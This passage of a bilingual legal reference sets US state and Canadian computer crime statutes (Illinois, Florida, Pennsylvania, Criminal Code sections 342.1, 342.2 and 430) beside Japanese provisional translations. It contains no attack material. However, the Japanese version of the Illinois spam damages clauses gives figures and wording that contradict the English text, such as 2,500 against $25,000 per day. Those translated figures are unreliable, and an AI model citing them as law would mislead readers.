<p>(b) 宣告刑</p> <p>(1) 本条第(a)項(1)、第(a)項(5)または第(a-5)項に規定するコンピュータ不正使用罪を実行した者は、クラスBの軽罪として有罪である。</p> <p>(2) 本条第(a)項(2)に規定するコンピュータ不正使用罪を実行した者は、クラスAの軽罪として、再犯以上の累犯の場合には、クラス4の重罪として、有罪である。</p> <p>(3) 本条第(a)項(3)もしくは(4)に規定するコンピュータ不正使用罪を実行した者は、クラス4の重罪として、再犯以上の累犯の場合には、クラス3の重罪として、有罪である。</p> <p>(4) 侵害行為が望まれないバルク電子メールの伝送から発生した場合には、電子メール・サービス・プロバイダ以外の被害者は、弁護士費用及び費用の弁償を受け、かつ、その選択</p>
---	---

<p>subsection (a)(1), (a)(5), or (a-5) of this Section shall be guilty of a Class B misdemeanor.</p> <p>(2) A person who commits the offense of computer tampering as set forth in subsection (a)(2) of this Section shall be guilty of a Class A misdemeanor and a Class 4 felony for the second or subsequent offense.</p> <p>(3) A person who commits the offense of computer tampering as set forth in subsection (a)(3) or subsection (a)(4) of this Section shall be guilty of a Class 4 felony and a Class 3 felony for the second or subsequent offense.</p> <p>(4) If the injury arises from the transmission of unsolicited bulk electronic mail, the injured person, other than an electronic mail service provider, may also recover attorney's fees and costs, and may elect, in lieu of actual damages, to recover the lesser of \$10 for each and every unsolicited bulk electronic mail message transmitted in violation of this Section, or \$25,000 per day. The injured person shall not have a cause of action against the electronic mail service provider that merely transmits the unsolicited bulk electronic mail over its computer network.</p> <p>(5) If the injury arises from the transmission of unsolicited bulk electronic mail, an injured electronic mail service provider may also recover attorney's fees and costs, and may elect, in lieu of actual damages, to recover the greater of \$10 for each and every unsolicited electronic mail advertisement transmitted in violation of this Section, or \$25,000 per day.</p> <p>(6) The provisions of this Section shall not be construed to limit any person's right to pursue any additional civil remedy otherwise allowed by law.</p> <p>(c) Whoever suffers loss by reason of a violation</p>	<p>により、実損害額の弁償に代えて、本条に違反して伝送された望まれないバルク電子メール・メッセージ1通について各10ドルより少ない弁償を受け、または、1日について2、500ドルの弁償を受けることができる。被害者は、そのコンピュータ・ネットワーク上で単に望まれないバルク電子メールを送ったのに過ぎない電子メール・サービス・プロバイダに対しては、民事訴訟を提起することができない。</p> <p>(5) 侵害行為が望まれないバルク電子メールの伝送から発生した場合には、被害者である電子メール・サービス・プロバイダは、弁護士費用及び費用の弁償を受け、かつ、その選択により、実損害額の弁償に代えて、本条に違反して伝送された望まれないバルク電子メール・メッセージ1通について各10ドルより少ない弁償を受け、または、1日について2、500ドルの弁償を受けることができる。</p> <p>(6) 本条の規定は、法律によって許容される他の付加的な民事救済を求める権利を制限するものとして解釈してはならない。</p> <p>(c) 本条第(a)項(4)の違反行為によって損失を被った者は、加害者に対する民事訴訟において、しかるべき救済を受けることができる。本条に基づく民事訴訟においては、裁判所は、勝訴当事者のために、合理的な範囲内の弁護士費用その他の訴訟費用の支払を命ずることができる。</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.htmlを引用)</p>
---	---

<p>of subsection (a)(4) of this Section may, in a civil action against the violator, obtain appropriate relief. In a civil action under this Section, the court may award to the prevailing party reasonable attorney's fees and other litigation expenses.</p>	
---	--

(4) フロリダ州刑法 (第 815 章第 03 条、第 815 章第 06 条)

<p>815.03 Definitions.--As used in this chapter, unless the context clearly indicates otherwise:</p> <p>(3) "Computer contaminant" means any set of computer instructions designed to modify, damage, destroy, record, or transmit information within a computer, computer system, or computer network without the intent or permission of the owner of the information. The term includes, but is not limited to, a group of computer instructions commonly called viruses or worms which are self-replicating or self-propagating and which are designed to contaminate other computer programs or computer data; consume computer resources; modify, destroy, record, or transmit data; or in some other fashion usurp the normal operation of the computer, computer system, or computer network.</p> <p>815.06 Offenses against computer users.--</p> <p>(1) Whoever willfully, knowingly, and without authorization:</p> <p>(a) Accesses or causes to be accessed any computer, computer system, or computer network;</p> <p>(b) Disrupts or denies or causes the denial of computer system services to an authorized user of such computer system services, which, in whole or part, is owned by, under contract to, or operated for, on behalf of, or in conjunction with another;</p> <p>(c) Destroys, takes, injures, or damages equipment or supplies used or intended to be used in a computer, computer system, or computer network;</p> <p>(d) Destroys, injures, or damages any computer, computer system, or computer network; or</p>	<p>第 815 章第 03 条 定義</p> <p>(3) 「コンピュータ汚染物質」とは、当該情報の保有者の意図に反し、もしくは、その許可を得ないで、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内にある情報を修正し、毀損し、破壊し、記録し、または、伝送するために設計されたコンピュータ命令のセットを意味する。この用語は、一般にウイルスまたはワームと呼ばれ、自己複製もしくは自己プログラミングをし、かつ、他のコンピュータ・プログラムもしくはコンピュータ・データを汚染し、コンピュータ資源を消費し、データを修正、破壊、記録もしくは伝送し、または、その他の方法によってコンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークの正常な運用を奪う、一群のコンピュータ命令を含む（これらに限定されるわけではない。）。</p> <p>第 815 章第 06 条 コンピュータ・ユーザに対する犯罪</p> <p>(1) 意欲して、認識して、かつ、無権限で、次のいずれかを行った者は、コンピュータ・ユーザに対する犯罪を実行する者である。</p> <p>(a) コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークにアクセスした者、もしくは、アクセスされるようにした者</p> <p>(b) その全部もしくは一部について、他人によって保有され、他人の契約の下にあり、他人のために管理され、他人のためのものであり、もしくは、他人と共有関係にあるコンピュータ・システム・サービスの権限を有する利用者に対するコンピュータ・システム・サービスを混乱させた者、拒否した者、または、拒否を発生させた者</p> <p>(c) コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内で使用される、もしくは、使用されるべき機器もしくはサプライを破壊した者、取得した者、害した者、または、毀損した者</p> <p>(d) コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークを破壊した者、害した者、または、毀損した者、または、</p> <p>(e) コンピュータ、コンピュータ・システムもしくはコンピ</p>
---	--

<p>(e) Introduces any computer contaminant into any computer, computer system, or computer network, commits an offense against computer users.</p> <p>(2)</p> <p>(a) Except as provided in paragraphs (b) and (c), whoever violates subsection (1) commits a felony of the third degree, punishable as provided in s. 775.082, s. 775.083, or s. 775.084.</p> <p>(b) Whoever violates subsection (1) and:</p> <ol style="list-style-type: none"> 1. Damages a computer, computer equipment, computer supplies, a computer system, or a computer network, and the monetary damage or loss incurred as a result of the violation is \$5,000 or greater; 2. Commits the offense for the purpose of devising or executing any scheme or artifice to defraud or obtain property; or 3. Interrupts or impairs a governmental operation or public communication, transportation, or supply of water, gas, or other public service, <p>commits a felony of the second degree, punishable as provided in s. 775.082, s. 775.083, or s. 775.084.</p> <p>(c) Whoever violates subsection (1) and the violation endangers human life commits a felony of the first degree, punishable as provided in s. 775.082, s. 775.083, or s. 775.084.</p> <p>(3) Whoever willfully, knowingly, and without authorization modifies equipment or supplies used or intended to be used in a computer, computer system, or computer network commits a misdemeanor of the first degree, punishable as provided in s. 775.082 or s. 775.083.</p> <p>(4)</p> <p>(a) In addition to any other civil remedy available, the owner or lessee of the computer, computer system, computer network, computer program, computer equipment, computer supplies, or computer data may bring a civil action against any person convicted</p>	<p>ュータ・ネットワークの中にコンピュータ汚染物質を導入した者</p> <p>(2)</p> <p>(a) (b)及び(c)に規定する場合を除き、第(1)項に違反した者は、第 775 章第 082 条、第 775 章第 083 条または第 775 章第 084 条の規定によって処罰される第 3 度の重罪を実行する者である。</p> <p>(b) 第(1)項に違反し、かつ、次のいずれかを行った者は、第 775 章第 082 条、第 775 章第 083 条または第 775 章第 084 条の規定によって処罰される第 2 度の重罪を実行する者である。</p> <ol style="list-style-type: none"> 1. コンピュータ、コンピュータ機器、コンピュータ・サブライ、コンピュータ・システムもしくはコンピュータ・ネットワークを毀損し、かつ、当該違反行為の結果として発生した金銭的損害もしくは損失が 5,000 ドル以上である場合 2. 詐欺の計画もしくは策術の案出もしくは実行の目的で、または、財産を入手する目的で、犯罪行為を実行した者、または、 3. 政府の業務、公共通信、運輸、または、水、ガス、その他の公共サービスの提供を阻害した者、もしくは、害した者 <p>(c) 第(1)項に違反し、かつ、当該違反行為によって生命の危険を発生させた者は、第 775 章第 082 条、第 775 章第 083 条または第 775 章第 084 条の規定によって処罰される第 1 度の重罪を実行する者である。</p> <p>(3) 意欲して、認識して、かつ、無権限で、コンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワーク内で使用される、または、使用されるべき機器もしくはサブライを修正した者は、第 775 章第 082 条または第 775 章第 083 条の規定によって処罰される第 1 度の軽罪を実行する者である。</p> <p>(4)</p> <p>(a) 他の利用可能な民事救済に加え、コンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ機器、コンピュータ・サブライもしくはコンピュータ・データの保有者または賃借人は、本条により有罪とされた者に対し、填補賠償を求める民事訴訟を提起することができる。</p> <p>(b) 本項に基づいて提起された民事訴訟においては、裁判所は、勝訴当事者に対し、合理的な弁護士費用の弁償を与えることができる。</p> <p>(5) 被告人によって保有され、かつ、本条の違反行為の実行に際して使用されたコンピュータ、コンピュータ・システム、</p>
--	--

<p>under this section for compensatory damages.</p> <p>(b) In any action brought under this subsection, the court may award reasonable attorney's fees to the prevailing party.</p> <p>(5) Any computer, computer system, computer network, computer software, or computer data owned by a defendant which is used during the commission of any violation of this section or any computer owned by the defendant which is used as a repository for the storage of software or data obtained in violation of this section is subject to forfeiture as provided under ss. 932.701-932.704.</p> <p>(6) This section does not apply to any person who accesses his or her employer's computer system, computer network, computer program, or computer data when acting within the scope of his or her lawful employment.</p> <p>(7) For purposes of bringing a civil or criminal action under this section, a person who causes, by any means, the access to a computer, computer system, or computer network in one jurisdiction from another jurisdiction is deemed to have personally accessed the computer, computer system, or computer network in both jurisdictions.</p>	<p>コンピュータ・ネットワーク、コンピュータ・ソフトウェアもしくはコンピュータ・データ、または、被告人によって保有され、かつ、本条の違反行為の中で入手したソフトウェアもしくはデータを記録するための保管場所として使用されたコンピュータは、第932章第701条ないし第932章第704条に基づいてなされる没収の対象となる。</p> <p>(6) 本条は、当該行為がその合法的な労働関係の範囲内にある場合には、その使用者のコンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・プログラムまたはコンピュータ・データにアクセスした者に対しては、適用しない。</p> <p>(7) 本条に基づく民事訴訟または刑事訴訟の提起においては、何らかの手段により、ある裁判管轄権から他の裁判管轄権にまたがるコンピュータ、コンピュータ・システムもしくはコンピュータ・ネットワークへのアクセスを発生させた者は、両方の裁判管轄権内にあるコンピュータ、コンピュータ・システムまたはコンピュータ・ネットワークに自分でアクセスしたものとみなす。</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用)</p>
---	---

(5) ペンシルバニア州刑法 (第 3933 条)

<p>3933. Unlawful use of computer.</p> <p>(a) Offense defined.--A person commits the offense of unlawful use of a computer if he, whether in person, electronically or through the intentional distribution of a computer virus: accesses, exceeds authorization to access, alters, damages or destroys any computer, computer system, computer network, computer software, computer program or data base or any part thereof, with the intent: to interrupt the normal functioning of an organization or to devise or execute any scheme or artifice to defraud or deceive or control property or services by means of false or fraudulent pretenses, representations or promises;</p>	<p>第 3933 条 コンピュータの違法使用</p> <p>(a) 犯罪行為の定義</p> <p>本人が、電子的に、または、コンピュータ・ウイルスの配布を介して、次のいずれかの行為をした場合には、その者は、コンピュータの違法使用罪を実行する者である。</p> <p>(1) 組織の正常な機能を阻害する意図で、詐欺のための、または、虚偽もしくは詐欺的な体裁、表現もしくは約束という手段によって、財産もしくはサービスを、詐取し、騙し取り、または、管理するための計画もしくは術策を案出もしくは実行する意図で、コンピュータ、コンピュータ・システム、もしくは、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラムもしくはデータベースまたはその一部にアクセスした者、これを改変した者、毀損した者、または、破壊した者、</p> <p>(2) 意図的に、無権限で、コンピュータ、コンピュータ・</p>
---	---

<p>intentionally and without authorization accesses, alters, interferes with the operation of, damages or destroys any computer, computer system, computer network, computer software, computer program or computer data base or any part thereof;</p> <p>intentionally or knowingly and without authorization gives or publishes a password, identifying code, personal identification number or other confidential information about a computer, computer system, computer network or data base.</p> <p>intentionally or knowingly engages in a scheme or artifice, including, but not limited to, a denial of service attack, upon any computer, computer system, computer network, computer software, computer program, computer server or data base or any part thereof that is designed to block, impede or deny the access of information or initiation or completion of any sale or transaction by users of that computer, computer system, computer network, computer software, computer program, computer server or data base or any part thereof.</p> <p>(b) Grading.--An offense under subsection (a)(1) is a felony of the third degree. An offense under subsection (a)(2), (3) or (4) is a misdemeanor of the first degree.</p> <p>(c) Definitions.--As used in this section the following words and phrases shall have the meanings given to them in this subsection:</p> <p>"Access." To intercept, instruct, communicate with, store data in, retrieve data from or otherwise make use of any resources of a computer, computer system, computer network or data base.</p> <p>"Computer." An electronic, magnetic, optical, hydraulic, organic or other high speed data processing device or system which performs logic, arithmetic or memory functions and includes all input, output, processing, storage, software or communication facilities which</p>	<p>システム、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラムもしくはデータベースまたはその一部にアクセスした者、これを改変した者、その運用を妨害した者、毀損した者、または、破壊した者、</p> <p>(3) 意図的に、もしくは、認識して、無権限で、パスワード、認証コード、個人認証番号、その他のコンピュータ、コンピュータ・システム、コンピュータ・ネットワークもしくはコンピュータ・データベースに関する機密情報を提供した者、または、出版した者、</p> <p>(4) 意図的に、もしくは、認識して、コンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラム、コンピュータ・サービスもしくはデータベースまたはその一部に対するサービス拒否攻撃（これに限定されるわけではない。この攻撃は、コンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラム、コンピュータ・サービスもしくはデータベースまたはその一部の利用者による情報へのアクセス、または、犯罪もしくは業務の開始もしくは完了を遮蔽し、阻害し、または、拒否することを企図してなされるものである。）を含め、犯罪の謀議または術策に加担した者</p> <p>(b) 処罰等級 第(a)項(1)の犯罪行為は、第3度の重罪である。(a)項(2)、(3)または(4)の犯罪行為は、第1度の軽罪である。</p> <p>(c) 定義 本条において使用するときは、次の用語及び文は、本項においてそれらに与えられた意味を有する。</p> <p>「アクセス」 コンピュータ、コンピュータ・システム、コンピュータ・ネットワークもしくはデータベースを傍受すること、これらに命令すること、これらと通信すること、これらの中にデータを記憶すること、これらの中からデータを検索すること、または、これらの資源を利用できるようにすること。</p> <p>「コンピュータ」 論理機能、演算機能もしくは記憶機能を実行する電子的装置、磁氣的装置、光学的装置、水力的装置、有機的装置その他の高速データ処理装置もしくはシステムであって、かつ、システムもしくはネットワーク内の当該装置に接続され、もしくは、これらと関連するすべての入力、出力、処理、記憶、ソフトウェアまたは通信設備を含む。</p> <p>「コンピュータ・ネットワーク」 通信衛星、マイクロ波、電話線またはその他の通信媒体</p>
--	--

<p>are connected or related to the device in a system or network.</p> <p>"Computer network." The interconnection of two or more computers through the usage of satellite, microwave, line or other communication medium.</p> <p>"Computer program." An ordered set of instructions or statements and related data that, when automatically executed in actual or modified form in a computer system, causes it to perform specified functions.</p> <p>"Computer software." A set of computer programs, procedures and associated documentation concerned with the operation of a computer system.</p> <p>"Computer system." A set of related, connected or unconnected computer equipment, devices and software.</p> <p>"Computer virus." A computer program copied to or installed on a computer, computer network, computer program, computer software or computer system without the informed consent of the owner of the computer, computer network, computer program, computer software or computer system that may replicate itself and that causes unauthorized activities within or by the computer, computer network, computer program, computer software or computer system.</p> <p>(d) Restitution.--Upon conviction under this section for the intentional distribution of a computer virus, the sentence shall include an order for the defendant to reimburse the victim for: the cost of repairing or, if necessary, replacing the affected computer, computer system, computer network, computer software, computer program or data base; lost profit for the period that the computer, computer system, computer network, computer software, computer program or data base is not usable; or</p>	<p>の利用を介してなされる 2 以上のコンピュータの相互接続。</p> <p>「コンピュータ・プログラム」 命令もしくは文及び関連データの秩序付けられたセットであって、コンピュータ・システム中において、そのままの形式もしくは修正された形式で自動的に実行すると、指定された機能を実行させるもの。</p> <p>「コンピュータ・ソフトウェア」 コンピュータ・システムの運用に関連するコンピュータ・プログラム、手順及び関連文書のセット。</p> <p>「コンピュータ・システム」 相互に関連し、接続され、または、接続されていないコンピュータ装置、機器及びソフトウェアのセット。</p> <p>「コンピュータ・ウイルス」 コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システムの所有者の告知に基づく同意なしに、コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システム上に複製または導入されたコンピュータ・プログラムであって、自己複製をすることができ、かつ、コンピュータ、コンピュータ・ネットワーク、コンピュータ・プログラム、コンピュータ・ソフトウェアもしくはコンピュータ・システムの中で、または、それらによって、無権限アクセスを発生させるもの。 (以下、省略)</p> <p>(d) 損害賠償 コンピュータ・ウイルスの意図的な配布に対する本条に基づく有罪判決においては、宣告は、被告人に対し、被害者に対する次のとおりの弁償命令を含むものでなければならない。</p> <p>(1) 被害を受けたコンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラムもしくはデータベースの修理もしくは(必要な場合には)交換に要した費用、</p> <p>(2) コンピュータ、コンピュータ・システム、コンピュータ・ネットワーク、コンピュータ・ソフトウェア、コンピュータ・プログラムもしくはデータベースが使用不能となった期間内に喪失した利益、または、</p> <p>(3) 本条の違反行為の結果として喪失もしくは毀損したデータの交換もしくは修復のための費用</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.htmlを引用)</p>
---	--

the cost of replacing or restoring the data lost or damaged as a result of a violation of this section.

2 . カナダ

カナダ刑法 (第 342 条 1、第 342 条 2、第 430 条)

<p>342.1 Unauthorized use of computer</p> <p>(1) Every one who, fraudulently and without colour of right,</p> <p>(a) obtains, directly or indirectly, any computer service,</p> <p>(b) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system,</p> <p>(c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or an offence under section 430 in relation to data or a computer system, or</p> <p>(d) uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (a), (b) or (c) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction.</p> <p>Definitions</p> <p>(2) In this section,</p> <p>"computer password" mot de passe</p> <p>"computer password" means any data by which a computer service or computer system is capable of being obtained or used;</p> <p>"computer program" programme d'ordinateur</p> <p>"computer program" means data representing instructions or statements that, when executed in a computer system, causes the computer system to perform a function;</p> <p>"computer service" service d'ordinateur</p> <p>"computer service" includes data processing and the storage or retrieval of data;</p> <p>"computer system" ordinateur</p>	<p>第 342 条 1 コンピュータの無権限使用</p> <p>(1) 違法に、かつ、権利なく、</p> <p>(a) 直接もしくは間接に、コンピュータ・サービスを入手した者、</p> <p>(b) 電磁装置、音響装置、機械装置その他の装置を手段として、直接もしくは間接に、コンピュータ・システムの機能を傍受した者、または、傍受されるようにした者、または、</p> <p>(c) データもしくはコンピュータ・システムに関連して、(a) 号もしくは (b) 号の犯罪または第 430 条の犯罪を実行する目的で、直接もしくは間接に、コンピュータ・システムを使用した者、もしくは、使用されるようにした者は、陪審裁判により得る犯罪として有罪であり、10 年以下の拘禁刑に処し、または、略式裁判により得る犯罪として有罪である。</p> <p>(2) 本条においては、</p> <p>「コンピュータ・パスワード」とは、コンピュータ・サービスもしくはコンピュータ・システムを入手または使用できるようにするためのデータを意味する。</p> <p>「コンピュータ・プログラム」とは、命令または文のデータ表現であって、かつ、それがコンピュータ・システム内で実行されると、コンピュータ・システムに対し、機能を実行させるものを意味する。</p> <p>「コンピュータ・サービス」は、データ処理、データ記憶またはデータ検索を含む。</p> <p>「コンピュータ・システム」とは、</p> <p>(a) コンピュータ・プログラムその他のデータを内蔵し、かつ、</p> <p>(b)</p> <p>(i) 論理機能及び制御機能を実行し、かつ、</p> <p>(ii) その他の機能を実行する装置、または、その中の 1 つ以上がそのような装置と相互接続され、もしくは、それと関連付けられた一群の装置を意味する。</p> <p>「データ」とは、情報の表現または概念の表現であって、コンピュータ・システム内での使用に適合するような形式で準備され、または、準備されたものを意味する。</p> <p>「電磁装置、音響装置、機械装置その他の装置」とは、コンピュータ・システム内の機能を傍受するために使用され、も</p>
--	---

<p>"computer system" means a device that, or a group of interconnected or related devices one or more of which,</p> <p>(a) contains computer programs or other data, and</p> <p>(b) pursuant to computer programs,</p> <p>(i) performs logic and control, and</p> <p>(ii) may perform any other function;</p> <p>"data" données</p> <p>"data" means representations of information or of concepts that are being prepared or have been prepared in a form suitable for use in a computer system;</p> <p>"electro-magnetic, acoustic, mechanical or other device" dispositif électromagnétique, acoustique, mécanique ou autre</p> <p>"electro-magnetic, acoustic, mechanical or other device" means any device or apparatus that is used or is capable of being used to intercept any function of a computer system, but does not include a hearing aid used to correct subnormal hearing of the user to not better than normal hearing;</p> <p>"function" fonction</p> <p>"function" includes logic, control, arithmetic, deletion, storage and retrieval and communication or telecommunication to, from or within a computer system;</p> <p>"intercept" intercepter</p> <p>"intercept" includes listen to or record a function of a computer system, or acquire the substance, meaning or purport thereof.</p> <p>"traffic" trafic</p> <p>"traffic" means, in respect of a computer password, to sell, export from or import into Canada, distribute or deal with in any other way.</p>	<p>しくは、使用することができる装置または器具を意味する。しかし、これは、正常な聴覚を有しないユーザの聴覚障害を補正するための補聴器を含まない。</p> <p>「機能」は、コンピュータ・システムに対する、コンピュータ・システムへの、もしくは、コンピュータ・システム内の論理機能、制御機能、演算機能、削除機能、記憶機能及び検索機能並びに通信機能または電子通信機能を含む。</p> <p>「傍受」は、コンピュータ・システムの機能の聴取もしくは記録、または、コンピュータ・システムの存在、意味もしくは内容の入手を含む。</p> <p>「トラフィック」は、コンピュータ・パスワードとの関係では、販売すること、カナダ内に輸入することもしくはカナダ外に輸出すること、配布すること、その他の方法で取り扱うことを意味する。</p> <p>第 342 条 2 コンピュータ・サービスを入手するための装置の所持</p> <p>(1) 当該道具、装置もしくはコンポーネントが第 342 条 1 に違反する犯罪行為に使用され、もしくは、使用する意図のものであったとの合理的な推定が生ずる環境下において、主として第 342 条 1 の犯罪行為を実行するために設計された道具、装置もしくはコンポーネントまたはその一部を、法定の正当事由または除外事由なく、製造した者、所持した者、または、販売した者、販売もしくは配布のために展示した者は、</p> <p>(a) 陪審裁判により有罪であり、2 年以下の拘禁刑に処し、または、</p> <p>(b) 略式裁判により処罰可能な犯罪行為として有罪である。</p> <p>(2) 第(1)項の犯罪行為により有罪とされた場合、科され得る他の処罰に加えて、当該犯罪行為を実行するのに関連していた道具もしくは装置、または、当該犯罪行為を構成する所持をしていた道具または装置は、国が没収することを命ずることができ、その命令に基づき、国務長官は、その処分を指示する。</p> <p>(3) 第(1)項の犯罪行為の当事者ではない者の財産である物に関しては、第(2)項に基づく没収が命ぜられることはない。</p>
<p>342.2</p> <p>Possession of device to obtain computer service</p> <p>(1) Every person who, without lawful justification or excuse, makes, possesses, sells, offers for sale or distributes any instrument or device or any component thereof, the design of which renders it</p>	<p>第 430 条 損壊</p> <p>(1) 意欲して、次のいずれかの行為をした者は、損壊罪を実行する者である。</p> <p>(a) 財産の破壊し、もしくは、毀損すること</p> <p>(b) 財産を、危険にすること、使用不能にすること、運用不能にすること、もしくは、無効にすること</p> <p>(c) 財産の合法的な使用、享有または運用に対して、妨害すること、阻害すること、もしくは、干渉すること、または、</p> <p>(d) 財産を合法的に使用し、享有し、もしくは、運用する者</p>

<p>primarily useful for committing an offence under section 342.1, under circumstances that give rise to a reasonable inference that the instrument, device or component has been used or is or was intended to be used to commit an offence contrary to that section,</p> <p>(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding two years; or</p> <p>(b) is guilty of an offence punishable on summary conviction.</p> <p>Forfeiture</p> <p>(2) Where a person is convicted of an offence under subsection (1), any instrument or device, in relation to which the offence was committed or the possession of which constituted the offence, may, in addition to any other punishment that may be imposed, be ordered forfeited to Her Majesty, whereupon it may be disposed of as the Attorney General directs.</p> <p>Limitation</p> <p>(3) No order of forfeiture may be made under subsection (2) in respect of any thing that is the property of a person who was not a party to the offence under subsection (1).</p> <p>430.</p> <p>(1) Every one commits mischief who wilfully</p> <p>(a) destroys or damages property;</p> <p>(b) renders property dangerous, useless, inoperative or ineffective;</p> <p>(c) obstructs, interrupts or interferes with the lawful use, enjoyment or operation of property; or</p> <p>(d) obstructs, interrupts or interferes with any person in the lawful use, enjoyment or operation of property.</p> <p>Mischief in relation to data</p> <p>(1.1) Every one commits mischief who wilfully</p> <p>(a) destroys or alters data;</p> <p>(b) renders data meaningless, useless or ineffective;</p> <p>(c) obstructs, interrupts or interferes with the lawful use of data; or</p>	<p>に対して、妨害すること、阻害すること、もしくは、干渉すること</p> <p>(1.1) 意欲して、次のいずれかの行為をした者は、損壊罪を実行する者である。</p> <p>(a) データを破壊すること、もしくは、改変すること</p> <p>(b) データを、無意味なものにすること、使用不能にすること、もしくは、無効にすること</p> <p>(c) データの適法な使用を妨害すること、阻害すること、もしくは、干渉すること、または、</p> <p>(d) データを適法に使用する者に対して、妨害すること、阻害すること、もしくは、干渉すること、または、アクセス権限を有する者のデータへのアクセスを妨げること</p> <p>(2) 生命に対する現実の危険を発生させる損壊罪を実行した者は、陪審による裁判により有罪であり、終身刑に処す。</p> <p>(3) 遺産である財産または 5,000 ドルを超過する価値を有する財産に関して損壊罪を実行した者は、</p> <p>(a) 陪審裁判により有罪であり、10 年以下の拘禁刑に処し、または、</p> <p>(b) 略式裁判により処罰することのできる犯罪として有罪である。</p> <p>(4) 第(3)号に規定する財産以外の財産に関する損壊罪を実行した者は、</p> <p>(a) 陪審裁判により有罪であり、2 年以下の拘禁刑に処し、または、</p> <p>(b) 略式裁判により処罰することのできる犯罪として有罪である。</p> <p>(5) データに関する損壊罪を実行した者は、</p> <p>(a) 陪審請求により有罪であり、10 年以下の拘禁刑に処し、または、</p> <p>(b) 略式裁判により処罰することのできる犯罪として有罪である。</p> <p>(5.1) 意欲して、ある行為をした者、もしくは、意欲して、なすべき義務のある行為をしなかった者は、生命に対する現実の危険を発生させるような損壊罪を構成するような場合、または、それが財産もしくはデータに関する損壊罪を構成するような場合においては、</p> <p>(a) 陪審請求により有罪であり、5 年以下の拘禁刑に処し、または、</p> <p>(b) 略式裁判により処罰することのできる犯罪として有罪である。</p> <p>(6) 次のいずれかの理由のみによっては、本条の意味における損壊罪を実行したことにはならない。</p> <p>(a) その労働者と行為者自身との間で、その労働関係事項について合意をすることに失敗した結果として、作業を停止</p>
--	--

<p>(d) obstructs, interrupts or interferes with any person in the lawful use of data or denies access to data to any person who is entitled to access thereto.</p> <p>Punishment</p> <p>(2) Every one who commits mischief that causes actual danger to life is guilty of an indictable offence and liable to imprisonment for life.</p> <p>Punishment</p> <p>(3) Every one who commits mischief in relation to property that is a testamentary instrument or the value of which exceeds five thousand dollars</p> <p>(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or</p> <p>(b) is guilty of an offence punishable on summary conviction.</p> <p>Idem</p> <p>(4) Every one who commits mischief in relation to property, other than property described in subsection (3),</p> <p>(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding two years; or</p> <p>(b) is guilty of an offence punishable on summary conviction.</p> <p>Idem</p> <p>(5) Every one who commits mischief in relation to data</p> <p>(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or</p> <p>(b) is guilty of an offence punishable on summary conviction.</p> <p>Offence</p> <p>(5.1) Every one who wilfully does an act or wilfully omits to do an act that it is his duty to do, if that act or omission is likely to constitute mischief causing actual danger to life, or to constitute mischief in relation to property or data,</p> <p>(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years; or</p>	<p>した者、</p> <p>(b) その労働者と行為者の代わりに行動する商業代理人との間で、その労働関係事項について合意することに失敗した結果として、作業を停止した者、または、</p> <p>(c) 労働者または従業員としての合理的な保護を目的としてなされた労働者または従業員のなすべき役割分担の結果として、作業を停止した者</p> <p>(7) 通信中の情報を入手する目的のみで、住居もしくは場所に出向き、その近くをうろつき、接近した者は、本条の意味における損壊罪を実行したことはない。</p> <p>(8) 本条においては、「データ」は、第342条1におけるのと同じ意味を有する。</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.html を引用)</p>
--	--

<p>(b) is guilty of an offence punishable on summary conviction.</p> <p>Saving</p> <p>(6) No person commits mischief within the meaning of this section by reason only that</p> <p>(a) he stops work as a result of the failure of his employer and himself to agree on any matter relating to his employment;</p> <p>(b) he stops work as a result of the failure of his employer and a bargaining agent acting on his behalf to agree on any matter relating to his employment; or</p> <p>(c) he stops work as a result of his taking part in a combination of workmen or employees for their own reasonable protection as workmen or employees.</p> <p>Idem</p> <p>(7) No person commits mischief within the meaning of this section by reason only that he attends at or near or approaches a dwelling-house or place for the purpose only of obtaining or communicating information.</p> <p>Definition of "data"</p> <p>(8) In this section, "data" has the same meaning as in section 342.1.</p>	
--	--

3. イギリス

1990年コンピュータ不正利用法(第1条、第2条、第3条)

